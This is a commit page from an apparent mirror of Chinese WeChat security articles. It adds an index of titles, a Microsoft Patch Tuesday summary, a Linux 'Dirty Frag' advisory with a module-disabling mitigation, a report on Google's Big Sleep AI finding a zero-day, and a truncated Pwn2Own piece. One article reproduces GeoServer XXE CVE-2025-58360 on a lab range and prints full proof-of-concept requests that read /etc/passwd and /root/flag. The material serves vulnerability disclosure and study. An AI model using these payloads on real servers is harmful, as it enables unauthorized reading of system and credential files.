mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 11:50:50 +00:00
【漏洞通告】泛微 E-cology10 invoke命令执行漏洞、【已复现】Linux Kernel Fragnesia 本地权限提升漏洞(CVE-2026-46300)安全风险通告、【严重】FlipperCode 插件曝出 CVE-2026-6433:未经身份验证即可通过 eval() 接管系统、nginx Rift(CVE-2026-42945)攻击者可触发 worker 崩溃,特定条件下可远程代码执行、Pwn2Own被0day狂潮冲垮:一场暴露行业底层逻辑崩溃的安全危机、神秘的微软漏洞发现者持续公开Windows 0day、Windows权限提升高级利用技术之任意文件读到SYSTEM权限代码执行、逻辑漏洞渗透、首次发现!AI生成零日漏洞利用工具并实施网络攻击、【已复现】漏洞通告 | Linux 内核 Fragnesia 权限提升漏洞(CVE-2026-46300)、Quest KACE SMA 漏洞 CVE-2025-32975:一个未修复工具漏洞,为 60 家机构敞开入侵大门、CVE复现 | CVE-2025-58360漏洞复现、青之LIMS BatchDownloadPdf接口存在任意文件读取漏洞 附POC、【漏洞通告】OpenClaw 安全漏洞(CVE-2026-41365)、Dirty Frag:无需漏洞触发条件的 Linux 本地提权,你的防御控制真的在工作吗?、针对 FortiSandbox 和 FortiAuthenticator 的关键漏洞已修复、2026 年 5 月微软补丁星期二:修复 138 个漏洞,部分漏洞风险极高、TurboMail mailmain 信息泄露漏洞、【高危AI漏洞预警】CVE-2026-42203|LiteLLM AI Gateway 服务端模板注入远程代码执行(RCE)、Google检测到首个AI生成的Zero-Day漏洞利用链、
This commit is contained in:
 test committed
1 parent
b420e84637
commit
403f8ea55a
21 files changed
+1854
-37
No files matched your search
@@ -20836,5 +20836,25 @@
|
||||
"https://mp.weixin.qq.com/s/pzRVNuZP6l7TxzPZV0Ta4g": "Microsoft Teams 漏洞可导致黑客实施欺骗攻击",
|
||||
"https://mp.weixin.qq.com/s/G9oSiIyDSGLYm91Su2EvSg": "神秘黑客组织利用Linux服务器运维组件漏洞大量安插后门",
|
||||
"https://mp.weixin.qq.com/s/hU4wszrJganRiAb2bW5haQ": "【安全更新】微软5月安全更新多个产品高危漏洞通告",
|
||||
"https://mp.weixin.qq.com/s/OEVmd5wqkQG_6vbuWch0Pw": "漏洞多到\"溢出\"!Pwn2Own 2026被迫\"闭门拒客\""
|
||||
"https://mp.weixin.qq.com/s/OEVmd5wqkQG_6vbuWch0Pw": "漏洞多到\"溢出\"!Pwn2Own 2026被迫\"闭门拒客\"",
|
||||
"https://mp.weixin.qq.com/s/oTvDu7ct1hXG9ccPDZbgAQ": "【漏洞通告】泛微 E-cology10 invoke命令执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/cs8GKRAk6IGzxEpmMs-Y5Q": "【已复现】Linux Kernel Fragnesia 本地权限提升漏洞(CVE-2026-46300)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s/J4NqVdgzZYNId2I2-pUXuQ": "【严重】FlipperCode 插件曝出 CVE-2026-6433:未经身份验证即可通过 eval() 接管系统",
|
||||
"https://mp.weixin.qq.com/s/a1QEQ9CYZ9vt1tnTdWikOw": "nginx Rift(CVE-2026-42945)攻击者可触发 worker 崩溃,特定条件下可远程代码执行",
|
||||
"https://mp.weixin.qq.com/s/fF7WsbsuLBIRVtNNH_p05g": "Pwn2Own被0day狂潮冲垮:一场暴露行业底层逻辑崩溃的安全危机",
|
||||
"https://mp.weixin.qq.com/s/J_ucAitcGtpQb7O2_oDeCw": "神秘的微软漏洞发现者持续公开Windows 0day",
|
||||
"https://mp.weixin.qq.com/s/vn_ve-_IwNGcC3Zmy5ps8g": "Windows权限提升高级利用技术之任意文件读到SYSTEM权限代码执行",
|
||||
"https://mp.weixin.qq.com/s/OoW7oG-z7h8JeYvTddbCSQ": "逻辑漏洞渗透",
|
||||
"https://mp.weixin.qq.com/s/3fklcZ8Sx51BHn0CPFE4fQ": "首次发现!AI生成零日漏洞利用工具并实施网络攻击",
|
||||
"https://mp.weixin.qq.com/s/G--7OVlmwJfe4d506K06sQ": "【已复现】漏洞通告 | Linux 内核 Fragnesia 权限提升漏洞(CVE-2026-46300)",
|
||||
"https://mp.weixin.qq.com/s/tjX-8QPDglISqT-LTM6h7g": "Quest KACE SMA 漏洞 CVE-2025-32975:一个未修复工具漏洞,为 60 家机构敞开入侵大门",
|
||||
"https://mp.weixin.qq.com/s/BtkmHs3kCnSgnkVeAxq5ng": "CVE复现 | CVE-2025-58360漏洞复现",
|
||||
"https://mp.weixin.qq.com/s/jr-bJQ9S_iXJysjSuWURYA": "青之LIMS BatchDownloadPdf接口存在任意文件读取漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/u49Yf_ftvomVOQfY1N13ig": "【漏洞通告】OpenClaw 安全漏洞(CVE-2026-41365)",
|
||||
"https://mp.weixin.qq.com/s/XWNHIKRs_uykWPtT3ekfyA": "Dirty Frag:无需漏洞触发条件的 Linux 本地提权,你的防御控制真的在工作吗?",
|
||||
"https://mp.weixin.qq.com/s/MUT_y00rR7l8gONL5Or1hw": "针对 FortiSandbox 和 FortiAuthenticator 的关键漏洞已修复",
|
||||
"https://mp.weixin.qq.com/s/yDz1UOysRV6zQ_qy7Gg7zg": "2026 年 5 月微软补丁星期二:修复 138 个漏洞,部分漏洞风险极高",
|
||||
"https://mp.weixin.qq.com/s/HfILLgfTU69sJDP7KLusww": "TurboMail mailmain 信息泄露漏洞",
|
||||
"https://mp.weixin.qq.com/s/Q4eugNKoZ7ZdDdmx1PuFZA": "【高危AI漏洞预警】CVE-2026-42203|LiteLLM AI Gateway 服务端模板注入远程代码执行(RCE)",
|
||||
"https://mp.weixin.qq.com/s/SGXV8jxzWWUfZs9Y2CV9sQ": "Google检测到首个AI生成的Zero-Day漏洞利用链"
|
||||
}
|
||||
@@ -0,0 +1,57 @@
|
||||
# 2026 年 5 月微软补丁星期二:修复 138 个漏洞,部分漏洞风险极高
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-05-14 00:45
|
||||
|
||||

|
||||
|
||||
2026 年 5 月微软补丁日单次更新共修复**138 个安全漏洞**
|
||||
。即便对于早已习惯微软月度补丁节奏的业内人员而言,这个数量也足以令人警惕。
|
||||
|
||||
本次受影响产品几乎覆盖微软全产品线:Windows 系统及组件、Office 办公套件、Edge 浏览器、Azure 云服务、.NET 框架、Visual Studio、SQL Server 数据库、各类 Copilot 智能产品;还有一处颇为出人意料的细节 ——**Telnet 客户端**
|
||||
也在此次修补之列。令人费解的是,时至 2026 年,Telnet 客户端仍存在需修复的安全漏洞。
|
||||
|
||||
这批漏洞中有**30 个高危漏洞**
|
||||
,其余为重要级、中级及低级漏洞。补丁发布时,暂无任何漏洞被公开披露,也暂未发现野外实际利用攻击。虽不必因此放松警惕,但这一点仍算是相对利好。
|
||||
|
||||
值得一提的是,本次补丁推送恰逢**柏林 Pwn2Own 黑客大赛**
|
||||
开赛前夕。这项国际赛事中,安全研究员竞相挖掘并利用主流系统漏洞发起攻击。厂商通常会在赛事前加速补丁发布周期,以此缩小自身暴露的攻击面。本月漏洞修复数量异常偏高,大概率也折射出**人工智能在漏洞挖掘研究中的作用日益凸显**
|
||||
,即便目前 AI 多仅用于漏洞报告文稿撰写。
|
||||
|
||||
以下为需立即重点关注的高危漏洞,随后附上本月最具影响力的重大漏洞清单。
|
||||
|
||||
Windows DNS 客户端存在一处高危漏洞,攻击者可通过发送恶意 DNS 响应包**实现远程代码执行**
|
||||
,全程无需身份认证、无需用户任何交互。由于 DNS 客户端几乎部署在所有 Windows 设备上,攻击者可借助恶意 DNS 服务器或中间人攻击,悄无声息地入侵大型企业内网。
|
||||
|
||||
Windows Netlogon 出现高危漏洞,未授权攻击者可构造恶意网络请求,在**域控制器**
|
||||
上实现远程代码执行。该漏洞无需账号凭据、无需用户交互,CVSS 漏洞评分高达 9.8 分。且具备**蠕虫式传播**
|
||||
潜质,攻击一旦成功可攻陷整个 Windows 域环境,是本次安全更新中最亟需修复的漏洞之一。
|
||||
|
||||
本地部署版 Microsoft Dynamics 365 存在高危代码注入漏洞,罕见获得 9.9 分 CVSS 满分评级。该漏洞存在**作用域溢出**
|
||||
风险,攻击者利用漏洞后,可突破目标组件边界、影响内网其他资源。此类高危漏洞较为少见且危害极大,部署本地版 Dynamics 365 的企业需立即优先打补丁。
|
||||
|
||||
Windows TCP/IP 协议栈存在**释放后重用**
|
||||
漏洞,理论上可被未授权攻击者利用实现无交互远程代码执行,同样具备蠕虫传播潜质。但该漏洞利用需目标系统持续处于高内存占用压力状态,现实中发起攻击的概率相对较低。微软同时修复了两款 Word 漏洞,**仅通过文件预览窗格**
|
||||
即可触发漏洞,无需用户打开恶意文档。安全研究员表示,及时打补丁仍是抵御此类威胁最有效的方式。
|
||||
|
||||
以下为 2026 年 5 月微软补丁日修复的**重点 CVE 漏洞**
|
||||
:
|
||||
1. CVE-2026-42898(CVSS 9.9 分)—— 本地部署版 Microsoft Dynamics 365 远程代码执行漏洞;代码注入且存在作用域溢出,任意已认证用户均可越权访问并影响其他组件资源。
|
||||
|
||||
1. CVE-2026-41089(CVSS 9.8 分)—— Windows Netlogon 远程代码执行漏洞;基于栈的缓冲区溢出,可在域控制器上实现无授权远程代码执行,具备蠕虫传播能力,需立即修复。
|
||||
|
||||
1. CVE-2026-41096(CVSS 评分未公开)—— Windows DNS 客户端 远程代码执行漏洞;恶意 DNS 响应包触发堆缓冲区溢出,无需认证、无需用户交互,攻击面极广。
|
||||
|
||||
1. CVE-2026-40415(CVSS 评分未公开)—— Windows TCP/IP 远程代码执行漏洞;协议栈释放后重用漏洞,无授权、无交互,理论可蠕虫化,但需特殊内存压力条件才可利用。
|
||||
|
||||
1. CVE-2026-41103(高危)—— Jira 与 Confluence 微软单点登录插件 权限提升漏洞;认证算法实现存在缺陷,被实际利用的可能性较高。
|
||||
|
||||
1. CVE-2026-40364(CVSS 8.4 分)—— Microsoft Word 远程代码执行漏洞;类型混淆漏洞,可通过预览窗格触发,无需打开恶意文档。
|
||||
|
||||
1. CVE-2026-40361(CVSS 8.4 分)—— Microsoft Word 远程代码执行漏洞;释放后重用漏洞,攻击路径同上,仅预览文件即可触发,无需手动打开文档。
|
||||
|
||||
1. CVE-2026-41103 同类高危漏洞 —— 涵盖 Windows 远程桌面、通用日志文件系统驱动、Windows 内核、Azure AI Foundry、Windows Win32k、TCP/IP 协议栈、云文件微过滤驱动等组件,均存在多类权限提升漏洞,且实际利用概率较高。
|
||||
|
||||
在本月微软 138 个补丁中,**Netlogon、Windows DNS 客户端、Dynamics 365 及 Word 相关漏洞**
|
||||
为最高优先级修复项。安全专家建议,因其危害等级高、利用门槛低,需优先修复;其余漏洞则按常规补丁周期尽快完成更新部署。
|
||||
|
||||
|
||||
@@ -0,0 +1,89 @@
|
||||
# CVE复现 | CVE-2025-58360漏洞复现
|
||||
原创 LRT凌日
|
||||
LRT凌日 凌日网络与信息安全团队LapR1skT 2026-05-14 03:00
|
||||
|
||||
```
|
||||
免责声明:由于传播、利用本公众号凌日网络与信息安全团队所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号凌日网络与信息安全团队及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
```
|
||||
### 一、前言
|
||||
|
||||
GeoServer 是一款基于 Java 开发的开源地理空间服务器,主要用来处理、共享和展示地图数据。它遵循开放地理空间联盟(OGC)的通用标准,所以在地图制作和数据交互上非常灵活。
|
||||
|
||||
内置了 OpenLayers 地图库,能快速生成各种格式的地图(比如 PNG、JPEG、KML 等),还能兼容多种数据库(如 PostgreSQL、MySQL、Oracle )和数据格式,支持上百种地图投影方式。它可以部署在任何支持 Java Servlet 的服务器上,是地理信息领域很常用的工具。
|
||||
### 二、漏洞简介
|
||||
|
||||
GeoServer 存在一个 XML 外部实体注入(XXE)漏洞,该漏洞位于 /geoserver/wms 端点的 WMS GetMap 请求中,当服务器接收用户提交的 XML 格式地图样式定义(SLD)时,由于 XML 解析器未正确禁用外部实体引用功能,攻击者可构造恶意 XML 注入实体引用,进而读取服务器本地任意敏感文件(如 /etc/passwd、配置文件等)、获取系统信息、触发 SSRF 漏洞(具体效果取决于解析器实现),甚至导致服务器拒绝服务;下发环境后,可通过访问 /geoserver/web 进入 GeoServer 相关页面进行漏洞复现
|
||||
### 三、poc
|
||||
```
|
||||
POST /geoserver/wms?service=WMS&version=1.1.0&request=GetMap&width=100&height=100&format=image/png&bbox=-180,-90,180,90 HTTP/1.1
|
||||
Host: xxxxx
|
||||
Cache-Control: max-age=0
|
||||
Upgrade-Insecure-Requests:1
|
||||
User-Agent:Mozilla/5.0(X11;Linux x86_64)AppleWebKit/537.36(KHTML, like Gecko)Chrome/144.0.0.0Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: keep-alive
|
||||
Content-Length: 251
|
||||
Content-Type: application/xml
|
||||
<?xml version="1.0" encoding="UTF-8"?>
|
||||
<!DOCTYPE foo [
|
||||
<!ELEMENT foo ANY >
|
||||
<!ENTITY xxe SYSTEM "file:///etc/passwd">
|
||||
]>
|
||||
<StyledLayerDescriptor version="1.0.0">
|
||||
<NamedLayer>
|
||||
<Name>&xxe;</Name>
|
||||
</NamedLayer>
|
||||
</StyledLayerDescriptor>
|
||||
```
|
||||
### 四、漏洞复现
|
||||
##### 这里以春秋云境靶场环境为例
|
||||
#### 1. 请求 URL
|
||||
|
||||
plaintext
|
||||
```
|
||||
http://ip/geoserver/wms?service=WMS&version=1.1.0&request=GetMap&width=100&height=100&format=image/png&bbox=-180,-90,180,90
|
||||
```
|
||||
#### 2. 选择POST请求
|
||||
#### 3. 请求头 Headers
|
||||
```
|
||||
Content-Type: application/xml
|
||||
```
|
||||
#### 4. Post Data 数据包(先测 /etc/passwd)
|
||||
|
||||
测试漏洞有没有生效
|
||||
```
|
||||
<?xml version="1.0" encoding="UTF-8"?>
|
||||
<!DOCTYPE foo [
|
||||
<!ELEMENT foo ANY >
|
||||
<!ENTITY xxe SYSTEM "file:///etc/passwd">
|
||||
]>
|
||||
<StyledLayerDescriptorversion="1.0.0">
|
||||
<NamedLayer>
|
||||
<Name>&xxe;</Name>
|
||||
</NamedLayer>
|
||||
</StyledLayerDescriptor>
|
||||
```
|
||||
#### 5. 更换请求体读flag
|
||||
```
|
||||
<?xml version="1.0" encoding="UTF-8"?>
|
||||
<!DOCTYPE foo [
|
||||
<!ELEMENT foo ANY >
|
||||
<!ENTITY xxe SYSTEM "file:///root/flag">
|
||||
]>
|
||||
<StyledLayerDescriptorversion="1.0.0">
|
||||
<NamedLayer>
|
||||
<Name>&xxe;</Name>
|
||||
</NamedLayer>
|
||||
</StyledLayerDescriptor>
|
||||
```
|
||||
### 五、参考文章
|
||||
|
||||
CVE-2025-58360 GeoServer XXE漏洞综合安全研究报告 - FreeBuf网络安全行业门户
|
||||
|
||||
(https://www.freebuf.com/articles/vuls/459694.html)
|
||||
```
|
||||
免责声明:由于传播、利用本公众号凌日网络与信息安全团队所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号凌日网络与信息安全团队及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
```
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# Dirty Frag:无需漏洞触发条件的 Linux 本地提权,你的防御控制真的在工作吗?
|
||||
塞讯安全验证 2026-05-14 02:02
|
||||
|
||||
|
||||
|
||||
5 月 8 日消息。继 Copy Fail 之后,Linux 内核再次曝出严重本地提权漏洞,研究人员将其命名为 Dirty Frag。与 Copy Fail 机制类似,任何本地用户只需运行一个程序,即可在不依赖特定系统条件或时序触发的情况下瞬间获取 root 权限。这是一个纯逻辑漏洞。
|
||||
|
||||
01
|
||||
|
||||
这一次,范围更广,窗口更长
|
||||
|
||||
|
||||
Dirty Frag 的影响范围几乎覆盖 2017 年以来的所有主流 Linux 发行版:Ubuntu 24/26、Arch、RHEL、OpenSUSE、CentOS Stream、Fedora、Alma,以及微软的 WSL2。
|
||||
|
||||
|
||||
|
||||
**漏洞于 4 月 30 日向 Linux 内核团队报告,原本计划有序披露,但一名"无关第三方"打破了信息禁令,导致漏洞细节在补丁尚未准备就绪时已公开流传。**
|
||||
|
||||
这意味着从漏洞曝光到修复,这段没有补丁保护的窗口期是完全暴露的。相比 Copy Fail,Dirty Frag 的危险程度更高。
|
||||
|
||||
对企业来说,这带出一个更关键的问题:
|
||||
你的安全控制措施,此刻真的在工作吗?
|
||||
|
||||
02
|
||||
|
||||
机制拆解:两个链式漏洞,一条通往 root 的路
|
||||
|
||||
|
||||
Dirty Frag 在技术层面利用了 IPSec 相关模块中的零拷贝操作缺陷,由两个链式漏洞组成:
|
||||
- **xfrm-ESP Page Cache Write 漏洞(内核提交 cac2661c53f3,引入于 2017 年)**
|
||||
|
||||
- **RxRPC Page-Cache Write 漏洞(内核提交 2dc334f1a63a)**
|
||||
|
||||
|
||||
|
||||
由于 Ubuntu 的 AppArmor 会封堵第一个漏洞,攻击者的概念验证代码(PoC)会自动链式调用第二个完成提权,整个过程
|
||||
无需任何额外条件
|
||||
。
|
||||
|
||||
这种"自适应链式利用"结构,意味着常见的 MAC 强制访问控制机制在这里失去了屏障作用,漏洞利用路径并不因此中断,只是切换了入口。
|
||||
|
||||
攻击行为映射至 MITRE ATT&CK 框架:
|
||||
- **T1068 - 漏洞利用提权:利用操作系统内核漏洞将权限从普通用户提升至 root**
|
||||
03
|
||||
|
||||
缓解方案:禁用三个内核模块
|
||||
|
||||
|
||||
由于暂无内核补丁,官方建议的临时缓解措施是禁用 esp4、esp6 和 rxrpc 三个模块——这三个模块均与 IPSec 网络相关,大多数生产服务器默认不会使用,执行以下命令可完成缓解:
|
||||
```
|
||||
sh -c "printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/dirtyfrag.conf; rmmod esp4 esp6 rxrpc 2>/dev/null; true"
|
||||
```
|
||||
|
||||
**执行前建议确认当前环境是否依赖 IPSec VPN 或相关网络功能,以评估缓解操作对业务的影响。**
|
||||
|
||||
04
|
||||
|
||||
企业防御框架:三步走
|
||||
|
||||
|
||||
截至 2026 年 5 月 12 日,Linux 主线内核已发布官方修复补丁,各大主流发行版正在陆续推送安全更新。在所有服务器完成官方补丁部署前的真空期,企业安全防线仍然极其脆弱,以下是一个可操作的分层响应框架:
|
||||
## 第一步:资产排查与影响范围确认
|
||||
|
||||
统计环境中运行 2017 年以来 Linux 内核版本的服务器数量,重点关注:面向互联网的 Linux 主机、多租户容器宿主机、使用 WSL2 的 Windows 端点。
|
||||
## 第二步:执行缓解操作,并验证执行结果
|
||||
|
||||
禁用三个模块的操作本身简单,但覆盖全量资产依赖完整的配置管理能力。对于使用配置管理工具(如 Ansible、Chef、Salt)的团队,缓解脚本应纳入统一推送,而非依赖手动逐台执行。**执行后需确认模块已真正卸载,而非仅写入配置文件。**
|
||||
|
||||
|
||||
## 第三步:验证现有防御控制是否对本地提权行为具备检测能力
|
||||
|
||||
禁用模块之后并不意味着万事大吉——类似机制的内核漏洞并非孤例,Copy Fail 刚消停,Dirty Frag 随即出现。更关键的问题是:
|
||||
当攻击者已经在主机上以普通用户身份运行程序时,你的 EDR 和 HIDS 以及基于审计日志的 SIEM 是否能识别进程提权行为?
|
||||
|
||||

目前,塞讯智能安全验证平台的攻击规则库已收录 Dirty Frag 漏洞的验证规则。企业团队可直接在真实环境中执行本地提权验证场景,由平台自动收集 EDR、HIDS、SIEM 等安全产品或平台的响应告警,与验证动作进行比对,
|
||||
确认防御控制是否真实生效
|
||||
——而不是依赖供应商的"支持声明"自行判断。
|
||||
|
||||
|
||||
|
||||
Dirty Frag 的利用不需要任何先决条件,只需要一个本地用户账号。
|
||||
|
||||
假设攻击者已经通过钓鱼邮件在你的某台服务器上获得了普通用户 shell,从那一刻起到获取 root 权限,
|
||||
你的防御体系有多少时间、多少层拦截机会?
|
||||
|
||||
这个问题的答案,你是否已经用真实数据验证过?
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**以情报洞察未知,以验证锚定安全**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**长按图片扫码添加【官方客服】**
|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508434&idx=1&sn=899b56ec72d2fa7d82977c52bb4ce1b4&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508434&idx=2&sn=d438b32121859a582668ee8bb3c191cc&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508378&idx=1&sn=7512bcced06e275ff9095f7acae9139b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
▶▶
|
||||
关注【塞讯安全验证】,了解塞讯智能安全验证平台
|
||||
以及更多安全资讯
|
||||
|
||||
|
||||
▶▶
|
||||
关注【塞讯威胁情报】,
|
||||
解锁 AI 赋能的新一代威胁情报中枢,获取第一手恶意 skills 情报
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,184 @@
|
||||
# Google检测到首个AI生成的Zero-Day漏洞利用链
|
||||
原创 铸盾安全
|
||||
铸盾安全 河南等级保护测评 2026-05-13 16:00
|
||||
|
||||
Google
|
||||
近期确认,其
|
||||
AI
|
||||
安全研究系统首次发现并生成了具备真实攻击价值的
|
||||
Zero-Day
|
||||
(
|
||||
0-day
|
||||
)漏洞利用方案。这一事件被视为
|
||||
AI
|
||||
正式进入高级漏洞研究领域的重要节点。根据报道,
|
||||
Google DeepMind
|
||||
与
|
||||
Project Zero
|
||||
联合开发的
|
||||
AI
|
||||
漏洞研究框架
|
||||
“Big Sleep”
|
||||
,成功识别出一个此前从未公开、且具有实际
|
||||
exploitability
|
||||
(可利用性)的内存安全漏洞。该漏洞属于典型的
|
||||
memory-safety vulnerability
|
||||
,可进一步演化为远程代码执行(
|
||||
RCE
|
||||
)风险,而传统
|
||||
fuzzing
|
||||
长时间运行也未能发现这一问题。
|
||||
|
||||
Big Sleep
|
||||
并不是普通的大语言模型聊天机器人,而是一个具备代码分析、漏洞推理、自动调试、路径验证以及
|
||||
exploit
|
||||
构造能力的
|
||||
agentic AI
|
||||
系统。结合了
|
||||
Google DeepMind
|
||||
的大模型能力、
|
||||
Project Zero
|
||||
的漏洞研究经验,以及自动化执行与验证环境。
|
||||
Google
|
||||
将其定义为一种
|
||||
“AI-assisted vulnerability research agent”
|
||||
,即
|
||||
AI
|
||||
辅助漏洞研究代理。其工作流程包括分析代码提交(
|
||||
commit diff
|
||||
)、识别危险内存操作、自动构建触发条件、执行测试、验证漏洞是否具备
|
||||
exploitability
|
||||
,最终输出完整漏洞报告。
|
||||
|
||||

|
||||
|
||||
此次发现的漏洞属于
|
||||
Stack Buffer Underflow
|
||||
(栈缓冲区下溢)类型,即程序在缓冲区起始位置之前访问内存,从而导致非法读取或写入。此类漏洞可能引发程序崩溃(
|
||||
Crash
|
||||
)、内存破坏,甚至进一步实现任意代码执行(
|
||||
Arbitrary Code Execution
|
||||
)。
|
||||
Google
|
||||
指出,传统
|
||||
fuzzing
|
||||
更依赖随机输入与覆盖率探索,而
|
||||
Big Sleep
|
||||
则通过代码语义理解与逻辑推理识别出了潜在危险路径,因此能够发现传统工具遗漏的复杂漏洞。
|
||||
|
||||
与传统漏洞挖掘方式相比,
|
||||
Big Sleep
|
||||
的核心突破在于
|
||||
“
|
||||
推理驱动
|
||||
”
|
||||
而非
|
||||
“
|
||||
规则驱动
|
||||
”
|
||||
。传统安全研究通常依赖
|
||||
fuzzing
|
||||
、静态分析或人工代码审计。
|
||||
Fuzzing
|
||||
擅长大规模随机测试,但难以理解复杂逻辑;静态分析依赖规则匹配,误报较高;人工审计质量最高,但效率与成本问题明显。而
|
||||
AI
|
||||
系统则能够通过代码语义理解、长链推理、自动调试以及模式泛化能力,识别未知漏洞类别与复杂
|
||||
exploit
|
||||
条件。
|
||||
Google
|
||||
认为,这意味着漏洞研究正在从依赖经验和规则的时代,逐渐转向基于
|
||||
AI
|
||||
推理的新阶段。
|
||||
|
||||
Google Threat Intelligence Group
|
||||
(
|
||||
GTIG
|
||||
)同时披露,
|
||||
2025
|
||||
年其追踪到约
|
||||
90
|
||||
个被真实利用的
|
||||
0-day
|
||||
漏洞,其中接近一半针对企业基础设施。
|
||||
Windows
|
||||
、
|
||||
Chrome
|
||||
与移动平台仍然是主要攻击目标,但企业边界设备和网络基础设施攻击正在持续增长。
|
||||
Google
|
||||
预测,未来
|
||||
AI
|
||||
将同时增强攻击者与防御者的能力:攻击者可以利用
|
||||
AI
|
||||
自动发现漏洞、快速生成
|
||||
exploit chain
|
||||
、自动
|
||||
bypass sandbox
|
||||
,并实现漏洞武器化;而防御方则可以使用
|
||||
AI
|
||||
自动检测漏洞、辅助修复以及提前阻断攻击路径。
|
||||
|
||||
Google
|
||||
也特别强调了潜在风险。过去只有高级漏洞研究员才能完成的
|
||||
exploit
|
||||
开发工作,未来可能被
|
||||
AI
|
||||
部分自动化。这意味着漏洞发现与武器化的门槛将被显著降低,网络攻击的速度和规模都可能发生变化。未来的
|
||||
AI
|
||||
系统甚至可能实现自动构建
|
||||
payload
|
||||
、批量发现内存漏洞以及自动生成攻击变种。
|
||||
|
||||
不过,
|
||||
Google
|
||||
认为当前阶段的
|
||||
AI
|
||||
漏洞研究系统仍然存在明显限制。例如误报率仍然较高,许多发现仍需人工验证;复杂
|
||||
exploit
|
||||
在真实环境中的稳定性有限;
|
||||
AI
|
||||
缺少完整上下文理解能力;并且整体能力仍然依赖训练数据与已有知识。因此,
|
||||
Big Sleep
|
||||
目前仍属于
|
||||
“AI-assisted
|
||||
(
|
||||
AI
|
||||
辅助)
|
||||
”
|
||||
阶段,而非完全
|
||||
autonomous offensive AI
|
||||
(自主攻击型
|
||||
AI
|
||||
)。
|
||||
|
||||
这一事件的重要意义在于,
|
||||
AI
|
||||
已经不再只是用于代码补全、
|
||||
SOC
|
||||
分析或威胁情报分类,而是开始真正参与
|
||||
offensive security
|
||||
(进攻性安全)领域,包括主动发现未知漏洞、分析
|
||||
exploit
|
||||
条件以及辅助漏洞利用开发。这可能会深刻改变未来红队、漏洞研究、
|
||||
Bug Bounty
|
||||
乃至国家级网络攻防的运作模式。
|
||||
|
||||
Google Project Zero
|
||||
长期追踪现实世界中的
|
||||
0-day
|
||||
利用事件,而此次
|
||||
Big Sleep
|
||||
的成果意味着网络安全行业可能正式进入
|
||||
“AI vs AI”
|
||||
的时代:
|
||||
AI
|
||||
自动挖洞、
|
||||
AI
|
||||
自动修复、
|
||||
AI
|
||||
自动检测攻击、
|
||||
AI
|
||||
自动生成
|
||||
exploit
|
||||
变种。未来攻防双方的速度与规模,都可能远远超过传统人工时代。
|
||||
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# Pwn2Own被0day狂潮冲垮:一场暴露行业底层逻辑崩溃的安全危机
|
||||
原创 Night Walker
|
||||
Night Walker 黑白之道 2026-05-14 00:33
|
||||
|
||||
> 🌈
|
||||
> **导语**
|
||||
:2026年Pwn2Own柏林站,创下19年历史纪录——不是因为技术突破,而是因为收到的0day太多,主办方Trend Micro ZDI直接关门拒收。紧接着,被拒研究者开始批量公开漏洞,一场围绕"漏洞处理能力"的行业信心危机正在蔓延。
|
||||
|
||||
## 事件定性:这不是新闻,是结构性崩溃
|
||||
|
||||
本次Pwn2Own柏林站的关键词不是"黑客大赛",而是**"挤兑"**。
|
||||
|
||||
5月7日,注册截止。5月14日,比赛开幕。中间只有7天。而在这7天里,ZDI在过去24小时内收到超过**100份**
|
||||
参赛申请——这是该赛事举办19年来从未出现的情况。
|
||||
|
||||
ZDI在给研究员的拒信中明确写道:
|
||||
> 🌈
|
||||
